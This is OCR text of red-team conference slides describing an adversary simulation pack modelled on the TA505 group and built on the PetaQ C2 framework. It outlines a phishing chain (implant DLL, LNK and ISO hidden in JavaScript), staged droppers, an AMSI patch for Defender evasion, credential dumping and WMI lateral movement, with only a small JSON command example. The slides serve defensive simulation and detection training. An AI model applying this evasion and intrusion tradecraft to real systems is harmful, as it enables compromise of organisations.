
An ISO file

- Create an Implant DLL
- LNK file linking to the current folder and DLL
- Make them an ISO
- Encode it inside the JavaScript code

Prepare a convincing HTML content including JavaScript




Mapping Tradecraft



https://attack.mitre.org/matrices/enterprise

Operating A Full Scale Red Team

Up to 6 Months
Kill Chain & Mitre Att&ck



Work on Threat Intel

Make a Scenario

Rules of Engagement

Approval

Building Environment

Deploy Servers and Apps

Custom Code & Content

Develop

Deploy Attack

Phishing
Cloud Exploitation
Lateral Movement

Mission Objectives

Actions

Rules of Engagement

- ✗ No Confidential Data Extracted
- ✗ No Memory Corruption Exploit
- ☑ Cloud Services Allowed
- ✗ No SWIFT
- ✗ No Mainframes
- ☑ Stay in for 2 Months
- ☑ Use Blockchain Miner and Ransomware

Simulating Adversaries

- ➢ Techniques
- ➢ Tactics
- ➢ Procedures

Cyber Security Analytics

Designed to Understand Big Network Data and Security Incidents

Data Science (Deep Learning/Neural Networks/ML/AI) Has a Key Role

Data Sampling and Training are Highly Important

- Known-Good vs Known-Bad (What if you're already compromised?)
- Does Known-Bad Cover All Threat Actor Techniques

Used by All Large Organisations at Some Capacity


Challenges

- Limited Access to Threat Actor Tools and Techniques
- Simulations for Distributed Networks Hard to Implement
- No Easy Simulation Tool for Training, Alert Generation or Quick Tests

Scenarios (Ransomware)

- ✓ Mail Gateway & Controls
- ✓ Proxy & Secure Internet
- ❑ User Awareness

- ✓ Cyber Response
- ✓ Data Backups & Access



- ✓ Endpoint Detection & Response
- ✓ Vulnerability & Patch Management
- ✓ Command & Control Detection

Scenarios (Supply Chain)

- ✓ Physical Access
- ✓ Software & Inventory Management
- ✓ Hardware Monitoring & Detection

- ✓ Cyber Response
- ✓ Lateral Movement Detection
- ✓ Data Protection Services

User

- Hardware Additions
- Supply Chain Compromise

Endpoint

- Initial Access
- Situational Awareness
- Privilege Escalation

Server

- Unsecured Creds
- Remote Services
- Data Exfiltration

- ✓ Endpoint Detection & Response
- ✓ Vulnerability & Patch Management
- ✓ Command & Control Detection

Scenarios (Assume Breach)

- ✓ Endpoint Detection & Response
- ✓ Vulnerability & Patch Management
- ✓ Command & Control Detection

Endpoint

- Initial Access
- Situational Awareness
- Privilege Escalation

Server

- Unsecured Creds
- Remote Services
- Privilege Escalation
- Account Discovery

Finance

- Data Manipulation
- Fraud Attempt
- Create a Transfer
- Approve Transfers

- ✓ Cyber Response
- ✓ Financial Controls
- ✓ Fraud Controls

- ✓ Cyber Response
- ✓ Lateral Movement Detection

Challenges

Adversary Simulations Take a Long Time

Only Limited Number of C2 Communications Simulated


- Threat Actor Specific
- Evasion is Priority
- Lack of Blue Team Communications

Harder to Rerun

- Cyber Analytics Deployment Testing
- Rule Testing & ML Trainings

No Centralised Platform for Generating Communications

Blue Teams Have Limited Access to Red Team Tools



TA505+ Adversary Simulation Pack

TA505 is a threat group actively targeting financial institutions, including Australia, since 2014 using custom tools (e.g. FlawedAmmyy , ServHelper, SDBot) and offensive security tools (e.g. Cobalt Strike, TinyMet).


They constantly changed/updated their RAT used as tradecraft. So, it's logical to assume that TA505 would start using .NET Tradecraft after Cobalt Strike received *execute-assembly* feature to run .NET assemblies with process injections.

This adversary simulation is based on TA505 TTPs, but also additional .NET Tradecraft and custom C2 suites (e.g. Petaq C2). Therefore it's called TA505+.

https://github.com/fozavci/ta505plus

PetaQ C2 & Malware

P'takh (petaQ) is a Klingon insult, meaning something like "weirdo"
Protocols : HTTP(S), WebSocket, SMB Named Pipe, TCP, UDP
Execution : CMD, .NET Assembly, Source, Shellcode Injection, PowerShell
Features : WMI Lateral Movement, Nested Implant Linking, Encryption
Scenario Based Automation and TTP Support



* Petaq is suitable to interactive and scenario based exercises

https://github.com/fozavci/petaqc2

PetaQ TTP Generation

```
{
    "name": "Enumerate users and groups",
    "mitreid": "T1087.001",
    "description": "Getting the users and groups via net command.",
    "instructions": [
        "exec cmd /cnet users",
        "exec cmd /cnet groups"
    ]
}
```

Name

Mitre Att&ck ID

Description

Instructions

Execute Process Command	Upload Download Link Sleep	Execute .NET Assembly .NET Source Code .NET Direct	Execute PowerShell via System Management	Execute Shellcode (Raw Assembly)	Lateral Movement (WMI)

Use real tradecraft (PowerUp, Mimikatz, Seatbelt, SharpMove, WMI, SC, PSExec


https://github.com/fozavci/petaqc2

Tradecraft Deployment

Stage 2

Petaq AMSI Patcher
- C# Application
- Patches AMSIScanBuffer

Stage 0



Excel File
- Excel 4.0 Macro
- ExcelntDonut Generated

Unpack .NET Assembly

Stage 1

Petaq Dropper
- C# Application
- Loads .NET Assembly

HTTP Download

Stage 3


Petaq Implant
- C# Application
- Fully Featured Malware

WebSocket

Petaq Service
- C# Application
- Fully Featured C2

No Initial Windows Defender Detection + Patched/Bypassed Windows Defender + Fileless Malware

Tunnelling and Linking Traffic



Petaq Implant

Petaq Service
- C# Application
- Fully Featured C2

Meterpreter

Metasploit Framework
- Traffic tunnelling
- Exploitation
- Known attacks

Actions on Objectives

Remote Access
Tunnelling, VNC, RDP, Actions

Exploitation
Lateral Movement, Exploits


Meterpreter
Fully Featured Malware

HTTPS


Metasploit Framework
- Traffic tunnelling
- Exploitation
- Known attacks

Petaq forks Meterpreter
for interactive actions


Ransoblin
Safer Ransomware
Implementation



.NET Applications
Situational Awareness,
Credentials Dump, Privilege
Escalation Analysis



Fundamental Actions
File operations,
System commands,
Implant linking,
Persistency



Native Shellcode
Meterpreter fork,
Process Injections

Petaq Implant
Fully Featured Malware

WebSocket


Petaq Service
- C# Application
- Fully Featured C2

Lateral Movement using Petaq C2

APTX Simulation Scenario


1. Padme opens a malware
2. APT drives Padme via Websocket
3. APT compromises servers via WMI
4. APT links the servers using SMB Named Pipe, TCP, UDP

* The detailed demo takes more than an hour



https://www.youtube.com/watch?v=oRvn0ZfxInY

TA505+ Development Videos




https://www.youtube.com/playlist?list=PL-o-7RjmFOAUOBb_eZDL__9yM7YOMX-6c

Tehsat Malware Traffic Generator

Tehsat (means **Deception** in Vulcan)

Graphical Interface to Prepare Malware Communications



